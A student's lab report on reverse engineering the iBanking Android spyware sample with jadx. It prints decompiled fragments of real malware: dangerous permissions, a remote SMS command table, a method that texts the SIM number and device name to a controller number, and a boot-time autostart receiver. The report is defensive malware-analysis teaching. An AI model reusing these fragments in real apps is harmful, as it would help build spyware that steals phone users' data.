Lab #9: Mobile Malware

CSE 3801 : Introduction to Cyber Operations

Team: Tyler Dionne


Overview

The goal of this lab is to reverse engineer and investigate an APK by examining the manifest, resources and source code and summarizing the interesting findings. An Android Application Package (APK) is an archive format used to distribute apps and contain all the files needed by the application in a single ZIP file format [2]. Jadx is a Dex to Java decompiler that has both command line and GUI tools for producing Java source code from Android Dex and APK files. [3]. Using jadx we can reverse applications and decode binary format files which can provide insight into some undocumented functionality of the application.

Methodology

Using the link to "Malware Zoo" provided in the Mobile Malware lesson slides I was able to search through samples of malicious APKs. Malware Zoo and or "theZoo" is a project created to make the possibility of malware analysis open and available to the public [4]. I was able to navigate to a piece of Android malware named "Android.Spy.49_iBanking_Feb2014" which was found under malware > Binaries > Android.Spy.49_iBanking_Feb2014.

Upon downloading the .zip file for the malware, I opened the file "ING.apk" in jadx-gui. The first step was to navigate to the AndroidManifest.xml and analyze the code. The AndroidManifest.xml includes the permissions that the app needs in order to access protected parts of the system or other apps [2]. The permissions for this application present in the AndroidManifest.xml are shown below:




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2" android
    <uses-sdk android:minSdkVersion="10" android:targetSdkVersion="10"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@str
        <activity android:label="@string/app_name" android:name="com.soft360.iService.MainActivity">
```

Permissions in this file can provide insight into what the malware is doing for example SMS abuse might request SEND_SMS permissions and Spyware might request RECORD_AUDIO. Several of the permissions requested by this application hint that malicious activity may be taking place. These permissions include CALL_PHONE, WRITE_SMS, READ_SMS, RECIEVE_SMS, SEND_SMS, READ_CONTACTS, and RECORD_AUDIO. These permissions point to possible SMS abuse as well as Spyware being present in this application.

After analyzing these permissions we can then dive deeper inside the source code of the application to see if we can identify malicious activity taking place using these permissions. Next I wanted to investigate any place in the application where the permission SEND_SMS was being used. To do this I used the search for text function in jadx and searched for “SEND_SMS”.

The results of this search are shown below:


Text search: SEND_SMS

Search for text: SEND_SMS [✓ Auto search]


Search definitions of: Class, Method, Field, [✓ Code], Resource, Comments

Search options: [✓ Case-insensitive], Regex, Active tab only

```
Node
com.soft360.iService.smsParser                       private static final String COMMAND_SEND_SMS = "sendSM
com.soft360.iService.smsParser                       private static final int COM_SEND_SMS = 9;
com.soft360.iService.smsParser.parceSMS(String) int  if (smsMessage.indexOf(COMMAND_SEND_SMS) == 0) {
com.soft360.web.webServiceRobot                      private int send_sms_count = 2;
com.soft360.web.webServiceRobot.initDeviceServ() voi if (this.send_sms_count > 1) {
com.soft360.web.webServiceRobot.initDeviceServ() voi this.send_sms_count--;
com.soft360.web.webServiceRobot.initDeviceServ() voi if (this.send_sms_count > 0 && !already_send.booleanVa
com.soft360.web.webServiceRobot.initDeviceServ() voi this.send_sms_count--;
```

Found 8 (complete)

As shown above this search resulted in finding the text “SEND_SMS” in the class “com.soft360.iService.smsParser” as well as in several methods in the class “com.soft360.web.webServiceRobot”. Upon inspecting the “com.soft360.iService.smsParser” class the following code is found:



```java
package com.soft360.iService;

/* loaded from: classes.dex */
public class smsParser {
    private static final String COMMAND_GET_CALL_LIST = "call list";
    private static final String COMMAND_GET_CONTACT_LIST = "contact list";
    private static final String COMMAND_GET_SMS_LIST = "sms list";
    private static final String COMMAND_PING = "ping";
    private static final String COMMAND_SEND_SMS = "sendSMS";
    private static final String COMMAND_START_RECORD = "start record";
    private static final String COMMAND_STOP_RECORD = "stop record";
    private static final String COMMAND_WIPE_DATA = "wipe data";
    private static final int COM_CALL_LIST = 6;
    private static final int COM_CONTACT_LIST = 10;
    private static final int COM_NULL = -1;
    private static final int COM_PING = 12;
    private static final int COM_SEND_SMS = 9;
    private static final int COM_SMS_LIST = 5;
    private static final int COM_START_CALL = 3;
    private static final int COM_START_RECORD = 7;
    private static final int COM_START_SMS = 1;
    private static final int COM_STOP_CALL = 4;
    private static final int COM_STOP_RECORD = 8;
    private static final int COM_STOP_SMS = 2;
    private static final int COM_WIPE_DATA = 11;
    private static final String changeNUM = "change num";
    private static final String startCALL = "call start";
    private static final String startSMS = "sms start";
    private static final String stopCALL = "call stop";
    private static final String stopSMS = "sms stop";
    public static final String tel1_1 = "+70000000001";
    private String smsMessage;
    public static final String tel2 = "+70000000002";
    public static String tel1 = tel2;
    public static String tel1_temp = tel2;
    private static smsParser parser = null;
```

This code reveals that the class “com.soft360.iService.smsParser” defines several commands/variables used in methods below to complete actions such as:

- Get list of Victims Contacts
- Get list of Victims Calls
- Send SMS Messages
- Start/Stop Recording Audio
- Changing Phone Numbers
- Start/Stop Phone Calls

This class also has two variables defined tel1_1 which is equal to "+70000000001" and tel2 = "+70000000002". These variables store phone numbers that are most likely used for redirecting phone calls to these predefined numbers with a +7 country code which is for Kazakhstan and Russia. Despite this class having these method/variable definitions the direct implementation is not present in this file. Therefore we can do further searching to find where some of these methods are used to conduct malicious behavior.

Going back to the search results from before:



Search for text: SEND_SMS


Search definitions of: Class [✓ Code] Method Field Resource Comments

Search options: [✓ Case-insensitive] Regex Active tab only

```
Node
com.soft360.iService.smsParser                        private static final String COMMAND_SEND_SMS = "sendSM
com.soft360.iService.smsParser                        private static final int COM_SEND_SMS = 9;
com.soft360.iService.smsParser.parceSMS(String) int   if (smsMessage.indexOf(COMMAND_SEND_SMS) == 0) {
com.soft360.web.webServiceRobot                       private int send_sms_count = 2;
com.soft360.web.webServiceRobot.initDeviceServ() voi  if (this.send_sms_count > 1) {
com.soft360.web.webServiceRobot.initDeviceServ() voi  this.send_sms_count--;
com.soft360.web.webServiceRobot.initDeviceServ() voi  if (this.send_sms_count > 0 && !already_send.booleanVa
com.soft360.web.webServiceRobot.initDeviceServ() voi  this.send_sms_count--;
```

Found 8 (complete)


We see an instance of an “send_sms_count” method being used in a “com.soft360.web.webServiceRobot” class. Upon opening this file and going to the location where “send_sms_count” is used we see the following interesting method:



```
public void initDeviceServ() throws ConnectException, Exception, SQLException {
    dbActions db = dbActions.getInstance(null);
    if (!db.isDeviceInit()) {
        SmsManager smsManager = SmsManager.getDefault();
        Boolean already_send = false;
        if (this.send_sms_count > 1) {
            try {
                String messages = String.valueOf("i am ") + "(" + getSIMnumber() + " + " + getDeviceName() +
                String destinationAddress = smsParser.tel1;
                smsManager.sendTextMessage(destinationAddress, null, messages, null, null);
                this.send_sms_count--;
                already_send = true;
            } catch (Exception e) {
            }
        }
```

In this method we can see several important pieces of information. First we see that the application is gathering information on the victim in the format:“i am (SIM Number) (Device Name)”. We then see that the application is sending a text message to one of the predefined phone numbers we saw in the smsParser class with information on the victim phone (SIM number, Device name).

After this we can infer that “com.soft360” is malicious given that both instances of this malicious behavior was found in classes starting with “com.soft360”. After searching for “com.soft360” in jadx one file in particular provides some useful information. This file is shown below:



```
package com.soft360.iService;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

/* loaded from: classes.dex */
public class AutoStart extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
            Intent i = new Intent("android.provider.Telephony.SMS_RECEIVED");
            i.setClass(context, SmsReciever.class);
            context.sendBroadcast(i);
            context.startService(new Intent(context, AService.class));
            context.startService(new Intent(context, webService.class));
        }
    }
}
```

This file provides important information. It shows that the application uses it's RECIEVE_BOOT_COMPLETED permission to know when the phone has been booted and automatically starts two processes:

1. com.soft360.iService.AService
2. com.soft360.iService.webService

Given the information we gathered from previous analysis we now know that this application contains both SMS abuse and Spyware in the package "com.soft360.iService" and starts two malicious services automatically when the victim's device is booted. After researching we can find that this malware hides behind the facade of a mobile antivirus.

Results

In conclusion, using Malware Zoo [4] I was able to find an Android Application Package and discover instances of malicious activity including SMS abuse and Spyware present in the iBanking android application being hidden behind the facade of a mobile antivirus. Using the android manifest along with the source code I was able to find that the malware present on the iBanking android application was capable of the following: Spoofing SMS, Redirecting calls to a predefined number controlled by the attacker, Capturing audio recordings using the devices microphone and Stealing Confidential data such as call/text message history, SIM number etc.

References

[1] https://github.com/skylot/jadx
[2] Dr TJ O'Connor, LSN13-Mobile Malware.pdf
[3] Kali.org, Kali Linux Tools | jadx
[4] https://github.com/ytisf/theZoo